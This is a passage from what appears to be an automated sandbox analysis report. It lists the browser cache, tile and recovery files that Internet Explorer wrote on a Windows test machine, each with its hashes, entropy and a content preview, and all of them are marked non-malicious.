SHA-512:	4827E8211654C94A0A1FF7126209022CC5DFBDE105109DF7CDF83818A4FDF086B6A949B0F494EF381DCEEAA2DF704231CAFBF9B6AC30AB09DF8A1AFC758072 5
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r. y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0B657198-5A9E-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27372
Entropy (8bit):	1.8472709604404982
Encrypted:	false
SSDEEP:	192:rdZCQE6SkkFjZ2kkW9M4Y+idjOKQxidjOKUVWA:rzvvLkhoQO4TMSKQMSKUVB
MD5:	D2C0A3FFA2D393BCCABC461E1E3D527B
SHA1:	D6AFBE7AC65830D0C2BD02BB5F7F0D4E1C7406BD
SHA-256:	01D5E91EE3DE031B43570B83B7198C6BC764F939D8FA39ACE38122FC9688CDFC
SHA-512:	C0799430F77B14A7F488A4F7981CE0A1E7E8EE8BFE05A3B6C4647BFB78AA37A695296BA3184DADF9A14A495DE1F7028B23D62F95D4AD57762A32B48A1A2211A F
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r. y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0B65719A-5A9E-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27364
Entropy (8bit):	1.8434667229446096
Encrypted:	false
SSDEEP:	192:r1Z6Qp6PkHFj524kWCM1YGovTRRovTqTs+A:r73EMHhl8z1rITIWw5
MD5:	306043B5FC0BAD913160BB56ADCF4C72
SHA1:	2040227EC6D5F72A31BBAE168FC1B5AF20B9D226
SHA-256:	2B0CBB7A3FCF139957755652D5B945AEA35DB833C97D22779AF9A6627CB3B506

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0B65719A-5A9E-11EB-90E5-ECF4BB2D2496}.dat	
SHA-512:	2D69DC90D0D6353ED52C1E53F7DA6D82BD7A09CD1A646515AE9EFFDA82862FED811E01621A357E7C428FD05F9FEF60DF5DBC4C0A50BFD8BCE93AF732053F861
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{0B65719C-5A9E-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27420
Entropy (8bit):	1.8634077386428327
Encrypted:	false
SSDEEP:	96:rPZ7Qv6JBScFjZ2ekWuM5YuQlDbIcOORQlDbIcQD4XA:rPZ7Qv6JkcFjZ2ekWuM5YuQ5HRQ5M4XA
MD5:	80EF00CF67731F94A5D725436FCDE807
SHA1:	F759C86F5C57CCFAC42E5E15FEE62C6F202808CE
SHA-256:	DDFB2E1F3935493C0E084A3AA6DE2348E1240E89566587151BD3BDD8E08CF0F6
SHA-512:	DCA8C5493AC296101117381DD3E5D7D20F05D24834AC33947EF12FB9304523C6B5531D6BD1B11940DF478796EA9C72B6E0DF45A2D19416CCDC0B7005A342104
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{1541530C-5A9E-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	16984
Entropy (8bit):	1.5670761432470668
Encrypted:	false
SSDEEP:	48:lw8GcprtGwpatG4pQ1GrapbS2rGQpKJG7HpRJsTGIpG:rgZ3QP6lBS2FAoTJ4A
MD5:	44D19229F71A60318E763B8FE5C82734
SHA1:	6D132D48119D0AB667116EB9BE04335D6F2C5DA0
SHA-256:	C0D1B8877D91E6CAADD6D57F11D1331A7DAE1D7C1426C74C78DF46431C42A1DF
SHA-512:	C6DAB332BED4CC21711113EC9E4AF4A60D047330F71CCCF5B3BE0F3456E1F5B5871F57B86CFA022EC47D17B8085D2DEC2D11A5A38A6032B4829E3747D16EB3A
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{CB9E9683-5A9D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	194678
Entropy (8bit):	3.585254256598838
Encrypted:	false
SSDEEP:	3072:CQZ/2BfcYmu5kLTzGtSZ/2Bfc/mu5kLTzGtP:sjs
MD5:	0A9275EFD803A9C5C31673BA9495E0E5
SHA1:	4AFD104E419323E2D06497E5999CB8A3337ED6BE
SHA-256:	69B09B68C0DDD0EC6F7D53B422EE67BEBBB8B5F6A30A9BFA1A564E42F8470FAF
SHA-512:	10620F0CC1873EEC9B62F0998008AC51FF9EA0CC057CD19D1C1D61F4D5BA8EDEDA54C832BF5818FC410339B62A7262231D95BD8B677B7B6E8D7DD518CB9F2A2
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FDE2A76A-5A9D-11EB-90E5-ECF4BB2D2496}.dat	
Process:	C:\Program Files\internet explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Recovery\High\Active\{FDE2A76A-5A9D-11EB-90E5-ECF4BB2D2496}.dat	
File Type:	Microsoft Word Document
Category:	dropped
Size (bytes):	27436
Entropy (8bit):	1.8649495276863177
Encrypted:	false
SSDEEP:	96:r2XZsiQBz6D3BSqFj52QkWoMMY+5sgx5sX4CA:raZ5QF6TkqFj52QkWoMMY+5sgx5sX4CA
MD5:	32D1481204C5D267F86A56A99D7341CF
SHA1:	105A95346C490806854256384997A9525CACD439
SHA-256:	47B013F6A3E2062A8E525E13577131CB495F78B6B19AEBDA5FEEB6D92EE10A84
SHA-512:	C18E2AB39C4C651FC664F0614A39FF9D8CD0954DDAFBCA493D8449FE22EEAC0335CED2C72CDDD0B9AEAF10C5CD0CC1F16CEEFDF6B0D6A3689A87C463B31F9A2
Malicious:	false
Preview:	.....R.o.o.t. .E.n.t.r.y.....

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-17529550060\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.05817931549611
Encrypted:	false
SSDEEP:	12:TMHdNMNxOE0QXnWimI002EtM3MHdNMNxOE0QXnWimI00OVbVbkEtMb:2d6NxOfQXSZHKd6NxOfQXSZ7V6b
MD5:	4296DFEEC9C290DF73CA4E919CE04FE0
SHA1:	2133F04CA7E0F32101325EC51C6FF3940937A108
SHA-256:	9E8194C89FC9618374691279BD948A3D128AC6AA9F8CFD53AC7AAD3FAF7EBA1D
SHA-512:	90A40E5B2BB7AA8B54D613C8745070C31AF2C962579E6D9CE121F5595B2A328633C416FEF11380DADA28E551C2275BB14F6065ABE4DAEB998F886E7C0D8895AE
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xa382539c,0x01d6eeaa</date><accdate>0xa382539c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.twitter.com/"/><date>0xa382539c,0x01d6eeaa</date><accdate>0xa382539c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Twitter.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-18270793970\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.0671106781276976
Encrypted:	false
SSDEEP:	12:TMHdNMNxe2kBB6BKnWimI002EtM3MHdNMNxe2kBB6BKnWimI00OVbkak6EtMb:2d6Nxr0SZHKd6Nxr0SZ7VAa7b
MD5:	0C2115FECB9E89AEAAC2FE109A5EAEA1
SHA1:	86FA08632F7257580FF7EB47BBD0F985DB6FDB33
SHA-256:	959A8D8BAB632AEFE01F0A9B825A7E5D30BEF847EC0829252E6A80840DDC9C0C
SHA-512:	3E571611B8E1AF2C6C74BFFFB0F1781F47556A23EC46734376CE506AD18CCF59CFCC38F697B62626D63F9B6CA9CF27E12240ED3EA08A1E9B24D5937A16C499F
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xa37b2c8f,0x01d6eeaa</date><accdate>0xa37b2c8f,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.amazon.com/"/><date>0xa37b2c8f,0x01d6eeaa</date><accdate>0xa37b2c8f,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Amazon.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	665
Entropy (8bit):	5.076358372247383
Encrypted:	false
SSDEEP:	12:TMHdNMNxvL0QXnWimI002EtM3MHdNMNxvL0QXnWimI00OVbmZEtMb:2d6NxvwQXSZHKd6NxvwQXSZ7Vmb
MD5:	B1B03616314074C974A03B750407EF33
SHA1:	A33CDD5EF1816331963D770E0D40A49436C71D83

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-21706820\msapplication.xml	
SHA-256:	0B932A782C4AB7C0C096CE1F7C0E589CA3B0EBC6AA68AD788D395F1E33C03064
SHA-512:	77D3BF41728548AD8DC88891BB11F41DDF888BADEF8665FE786259F76444DA63CE7FA8A6C6D25273788BFE7E2598E47A39B2E621916C245C4F3D139B627AB8B
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xa382539c,0x01d6eeaa</date><accdate>0xa382539c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.wikipedia.com/"/><date>0xa382539c,0x01d6eeaa</date><accdate>0xa382539c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Wikipedia.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-4759708130\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	650
Entropy (8bit):	5.0157454591232025
Encrypted:	false
SSDEEP:	12:TMHdNMNxiLKHKPnWimI002EtM3MHdNMNxiLKHKPnWimI00OVbd5EtMb:2d6Nx5qPSZHKd6Nx5qPSZ7VJjb
MD5:	9C72B6CEDD3BC14E737D6CC29906FBC1
SHA1:	063FBA4F1032EC30165E965F1608428B5B9261B1
SHA-256:	C52AFA8A2FC808EBC7F83AACD01FD883D6F3940A8CD528A48B3027C13EB9557C
SHA-512:	AC8991876436B53A112F3D36D406013FEA5E2A440A10FE36F7990688F7B8A02BCE84EBD3D559792437B1B6B9F39F6778651B1192678977A39ADD297A9D15CB7A
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xa37ff13c,0x01d6eeaa</date><accdate>0xa37ff13c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.live.com/"/><date>0xa37ff13c,0x01d6eeaa</date><accdate>0xa37ff13c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Live.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-6757900\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.096964920424087
Encrypted:	false
SSDEEP:	12:TMHdNMNxhGw0QXnWimI002EtM3MHdNMNxhGw0QOnWimI00OVb8K075EtMb:2d6NxQjQXSZHKd6NxQjQOSZ7VYKajb
MD5:	0AB1E1B147CE9665454610B8362B1595
SHA1:	B789F351342E646151BD8EFF4D82BF82FEA22AE3
SHA-256:	B7AB0EAEBB4D0BDD87DB4D804F6C623F6A5E7351742F6551D46E46EF776ACF48
SHA-512:	5E632D2998488CC810A3B0D8111AE6BC9AB8EEACE6AAB80DD65E31F2112A559412B318646E00A778B19A73C5A6A95292D091E94CC275332B222937F02D84F784
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xa382539c,0x01d6eeaa</date><accdate>0xa382539c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.youtube.com/"/><date>0xa382539c,0x01d6eeaa</date><accdate>0xa384b5e5,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Youtube.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin-8760897390\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.06182233548387
Encrypted:	false
SSDEEP:	12:TMHdNMNx0n0QXnWimI002EtM3MHdNMNx0n0QXnWimI00OVbxEtMb:2d6Nx00QXSZHKd6Nx00QXSZ7Vnb
MD5:	397C837FD5C8B065D34B5D043A162DB2
SHA1:	733F199B33F32276A1BDFC3D560EA0061C85948D
SHA-256:	5C4B962169BAF33D792688299D709F1F3FA66B0856B35357A21451A2FE759EF6
SHA-512:	212FF8142855A5E20DAC53982D21CD0A1A4483818C2E68F074E7C62ECBB77260014430E2B83805D562293FA4DEB1384215348C4F142D3696EC11EE49B6D59DA1
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xa382539c,0x01d6eeaa</date><accdate>0xa382539c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.reddit.com/"/><date>0xa382539c,0x01d6eeaa</date><accdate>0xa382539c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Reddit.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20259167780\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	659
Entropy (8bit):	5.041238374880283
Encrypted:	false
SSDEEP:	12:TMHdNMNxxLKHKPnWimI002EtM3MHdNMNxxLKHKPnWimI00OVb6Kq5EtMb:2d6NxYqPSZHKd6NxYqPSZ7Vob
MD5:	F9617F28357634054BBCB3E65D70DA2A
SHA1:	5E0AA651D55B7B691B8494D88D31460A9B678F6F
SHA-256:	CEFBC0389411A4F831C710AFB3263B9F1B556DC1EA1785C4DF5ACEBBEDBAA484
SHA-512:	1EAE99464C98F0265FDF22226598C527ED8EB7AB334453BFAECF1C0D759FEC0229CB65FDC682DE5CEAB11649D95593466C9FFE76451B0460C7860F3B1203839
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xa37ff13c,0x01d6eeaa</date><accdate>0xa37ff13c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.nytimes.com/"/><date>0xa37ff13c,0x01d6eeaa</date><accdate>0xa37ff13c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\NYTimes.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin20332743330\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	662
Entropy (8bit):	5.017848804444269
Encrypted:	false
SSDEEP:	12:TMHdNMNxcjiKnWimI002EtM3MHdNMNxcjiKnWimI00OVbVEtMb:2d6Nx2iKSZHKd6Nx2iKSZ7VDb
MD5:	9FD8A71E7106CA9431C2265C3A30FF79
SHA1:	8E5F9CB90539DA43EA34A5110831E91944ADDF14
SHA-256:	79EEF27CC8448C4E1AF3158ACDD2817092D3BEC4F58B088962B508480EC64B91
SHA-512:	82508F024FC5C13E82A16DAD13178C2EA3C6DCF5B8E04DD8812903E63580DC493C4D9EC5D7E8C32063E9E87407CE4C244655F48DB6F3A3E7E0D690F672E913
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xa37d8edd,0x01d6eeaa</date><accdate>0xa37d8edd,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.facebook.com/"/><date>0xa37d8edd,0x01d6eeaa</date><accdate>0xa37d8edd,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Facebook.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\Tiles\pin8215062560\msapplication.xml	
Process:	C:\Program Files\internet explorer\iexplore.exe
File Type:	XML 1.0 document, ASCII text, with very long lines, with CRLF line terminators
Category:	dropped
Size (bytes):	656
Entropy (8bit):	5.002031799684933
Encrypted:	false
SSDEEP:	12:TMHdNMNxfnLKHKPnWimI002EtM3MHdNMNxfnLKHKPnWimI00OVbe5EtMb:2d6Nx2qPSZHKd6Nx2qPSZ7Vijb
MD5:	2796E48B9536EB4010E0907469D89DB3
SHA1:	BDD1C6DF02540323C25F8A63B0D34ED04CE3B0CE
SHA-256:	F4CDD1908526F9106FA7B3A8380AB92CD4B06AF29779367069D328BE237F4C4A
SHA-512:	FA380F0FD836CA6DD1FDA385D90DDDAEF6D2CAAAF53620B3DE6423465AAF18C1C1631D57C025B32E3F2BD6B8CFA42343E384EF618996771B5C953B70E3A968F6
Malicious:	false
Preview:	<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xa37ff13c,0x01d6eeaa</date><accdate>0xa37ff13c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/></tile></msapplication></browserconfig>..<?xml version="1.0" encoding="utf-8"?>..<browserconfig><msapplication><config><site src="http://www.google.com/"/><date>0xa37ff13c,0x01d6eeaa</date><accdate>0xa37ff13c,0x01d6eeaa</accdate></config><tile><wide310x150logo/><square310x310logo/><square70x70logo/><favorite src="C:\Users\user\Favorites\Google.url"/></tile></msapplication></browserconfig>..

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\wlm7n14\imagestore.dat	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	data
Category:	modified
Size (bytes):	5644
Entropy (8bit):	4.1216656624497965
Encrypted:	false
SSDEEP:	96:/50aWBycm5zDlvV2rkG4zuAZMXJFG62q7mQj:/5CByl5zZ0IG46AaXJFG6v7mm
MD5:	CEDE7B5169975610815F79A75A62B876

C:\Users\user\AppData\Local\Microsoft\Internet Explorer\imagestore\wlm7n14\imagestore.dat	
SHA1:	5F8FCCA14140832D35B10E6A57F2D5BB40F487FB
SHA-256:	78E8D0A47BD1B74010A28698E1B781CA2CD42E617714DCD2FD4A6C7880A2EF7A
SHA-512:	52A5593AFCED7F1654E5C4F4FEA26693FAC028A0CE5564598BFB18CC01098A76C1F737AD1E5EB27BFAB41991B9AF176FA1D85635015E5B0B6B0CACB986E13AF5
Malicious:	false
Preview:	!.h.t.t.p.:././.l.o.p.p.p.o.o.o.l.e...x.y.z./.f.a.v.i.c.o.n...i.c.o.~..... .h.....(..... ....@.....s...s...s...sw..r.....s...s...s...s.....s...s..s...s...s...s...r...s{..s...s#..s...s..r..s..s...s[..s...s...s..s...s...s}..s...sW..r..s...sm..sK..sC..sw..s..s...s%..s!..s..s...s...s...sU..s.sY..s...s..s..r#.....s...s...s..s...r%..s[..s...s...s..s]..s...r.sS..s...sq.....s...s...s...s...s...su..s...s.....s...s..s.sA.....s%..s..s#.....r...r...s].....s...s..sk..s...s.....s...s...s].....s...r..s7.....s...s..r...r...s...r.....s...s.....s...s..s7.....s...s..si..s?..s7..s.....s...s...s.....s...s...rW.....s...s..s...s...s...s.....s...s[.....ss..s...s.....s...s..sm..sI..s;..s.....s!..s..s#.....s...s...s..sQ.....s...s..s...r...sm..s...r...s...r...s...s...r...s...sQ..s..r K..s...sg..s'.....s...s...s..s...s'..s_..s...s...s...rQ..s..s...sK..r/..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\41-0bee62-68ddb2ab[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1238
Entropy (8bit):	5.066474690445609
Encrypted:	false
SSDEEP:	24:HWwAaHZRRIYfOeXPmMHUKq6GGiqIlQCQ6cQflgKioUInJaqzrQJ:HWwAabuYfO8HTq0xB6XfyNoUiJaD
MD5:	7ADA9104CCDE3FDFB92233C8D389C582
SHA1:	4E5BA29703A7329EC3B63192DE30451272348E0D
SHA-256:	F2945E416DDD2A188D0E64D44332F349B56C49AC13036B0B4FC946A2EBF87D99
SHA-512:	2967FBCE4E1C6A69058FDE4C3DC2E269557F7FAD71146F3CCD6FC9085A439B7D067D5D1F8BD2C7EC9124B7E760FBC7F25F30DF21F9B3F61D1443EC3C214E3F
Malicious:	false
Preview:	define("meOffice",["jquery","jqBehavior","mediator","refreshModules","headData","webStorage","window"],function(n,t,i,r,u,f,e){function o(t,o){function v(n){var r=e.localStorage,i,t,u;if(r&&r.deferLoadedItems)for(i=r.deferLoadedItems.split(","),t=0,u=i.length;t<u;t++)if(i[t]&&i[t].indexOf(n)!==-1){f.removeItem(i[t]);break}}function a(){var i=t.find("section li time");i.each(function(){var t=new Date(n(this).attr("datetime"));t&&n(this).html(t.toLocaleString())})}function p(){c=t.find("[data-module-id]").eq(0);c.length&&(h=c.data("moduleId"),h&&(l="moduleRefreshed-"+h,i.sub(l,a)))}function y(){i.unsub(o.eventName,y);r(s).done(function(){a();p()})}var s,c,h,l;return u.signedin||(t.hasClass("office")?v("meOffice"):t.hasClass("onenote")&&v("meOneNote")),{setup:function(){s=t.find("[data-module-deferred-hover], [data-module-deferred]").not("[data-sso-dependent]");s.length&&s.data("module-deferred-hover")&&s.html("<p class='meloading'><\/p>");i.sub(o.eventName,y)},teardown:function(){h&&i.un

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\55a804ab-e5c6-4b97-9319-86263d365d28[1].json	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	2830
Entropy (8bit):	4.775944066465458
Encrypted:	false
SSDEEP:	48:Y91lg9DHF6Bjb40UMRBrvdiZv5Gh8aZa6AyYAcHHPk5JKIDrZjSf4ZjfumjVLbf+:yy9Dwb40zrvdip5GHZa6AymsJjxjVj9i
MD5:	46748D733060312232F0DBD4CAD337B3
SHA1:	5AA8AC0F79D77E90A72651E0FED81D0EEC5E3055
SHA-256:	C84D5F2B8855D789A5863AABBC688E081B9CA6DA3B92A8E8EDE0DC947BA4ABC1
SHA-512:	BBB71BE8F42682B939F7AC44E1CA466F8997933B150E63D409B4D72DFD6BFC983ED779FABAC16C0540193AFB66CE4B8D26E447ECF4EF72700C2C07AA700465E
Malicious:	false
Preview:	{"CookieSPAEnabled":false,"UseV2":true,"MobileSDK":false,"SkipGeolocation":true,"ScriptType":"LOCAL","Version":"6.4.0","OptanonDataJSON":"55a804ab-e5c6-4b97-9319-86263d365d28","GeolocationUrl":"https://geolocation.onetrust.com/cookieconsentpub/v1/geo/location","RuleSet":[{"Id":"6f0cca92-2dda-4588-a757-0e009f333603","Name":"Global","Countries":["pr","ps","pw","py","qa","ad","ae","af","ag","ai","al","am","ao","aq","ar","as","au","aw","az","ba","bb","rs","bd","ru","bf","rw","bh","bi","bj","bl","bm","bn","bo","sa","bq","sb","sc","br","bs","sd","bt","sg","bv","sh","bw","by","sj","bz","sl","sn","so","ca","sr","ss","cc","st","cd","sv","cf","cg","sx","ch","sy","ci","sz","ck","cl","cm","cn","co","tc","cr","td","cu","tf","tg","cv","th","cw","cx","tj","tk","tl","tm","tn","to","tr","tt","tv","tw","dj","tz","dm","do","ua","ug","dz","um","us","ec","eg","eh","uy","uz","va","er","vc","et","ve","vg","vi","vn","vu","fj","fk","fm","fo","wf","ga","ws","gd","ge","gg","gh","gi","gl","gm","gn","gq","gs","gt"

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\AAyXtPP[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	579
Entropy (8bit):	7.242449744338181
Encrypted:	false
SSDEEP:	12:6v/78/soNLIfYAW3bGnL/4DoQduE1TjLcHlrtw9qO50P1:phCLGhe1
MD5:	21DAEBDC009FDB9D1101F7E31251D647
SHA1:	CEE8363244EC691AB7C79F1C8D3D2320F5805D66
SHA-256:	4926EF7D16299D14D677A6A78FC169BDCC0EB8501E9A7A11C3E140AC3D1676A9
SHA-512:	A06AC4C937D51551FCF044315E8F1FC94A71ADA2E98F9C3E908D9BF57FC6A6F94E8D0C7A1908251FA8715CD2F25417500FE91CD7E674A09F4D3D4D55C6FDB01
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\AAyXtPP[1].png	
Preview:	.PNG........IHDR................a....sRGB.........gAMA......a.....pHYs...#...#.x.?v....IDAT8Oc....P....1......_YX..>~.....|...............}dee....w.. ..3g...5kiY...9..s.@W..XW.j...c$T....l.. ...wss...10..[6(+.........e..c....(ii..FF..P!.....x.g....o1FF.?......y..;...X......QM...?....N.*..."..;....E...m...3...R.ys^l.........|...ATT8.*...@..--{. ....N&&F._....s......../.1..D.{..4...r.@G.... ....jUU.?Pa..v..._../2...8.^.................................g%aa..G.l...2.....{:[VV....UXY.y~...z..>11I...._gbb....O.` ...........g.....i....X..!gA......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\AAzb5EX[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	dropped
Size (bytes):	371
Entropy (8bit):	6.987382361676928
Encrypted:	false
SSDEEP:	6:6v/lhPkR/ikU2KG4Lph60GGHyY6Gkcz6SpBUSrwJuv84ipEuPJT+p:6v/78/Y2K7m0GGSXEBUQZkRbPBs
MD5:	13B47B2824B7DE9DC67FD36A22E92BBE
SHA1:	5118862BA67A32F8F9E2723408CF5FAF59A3282C
SHA-256:	9DB94F939C16B001228CA30AF19C108F05C4F1A9306ECC351810B18C57F271D4
SHA-512:	001A4A6E1B08B32C713D7878E00E37BF061DCFC34127885FB300478E929BC7A8FF59D426FE05183C0DDA605E8EF09C4E4769A038787838CC8A724B3233145C6D
Malicious:	false
Preview:	.PNG........IHDR................a....sRGB.........gAMA......a.....pHYs...#...#.x.?v....IDAT8O.1N.A.E.x....J...!..J.....Ctp....;."..HI...@...xa.Q...W...o..'.o{.....\.Y.l...........O..7.;H....*..pR..3.x 6.........lb3!..J8/.e....F...&.x..O2.;..$b../.H}AO..<)....p$...eoa<l9,3.a....D..?..F..H...eh......[........ja.i.!.........Z.V....R.A..Z..x.s....`...n..E......IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\3Y2ADQKS\BB10MkbM[1].png	
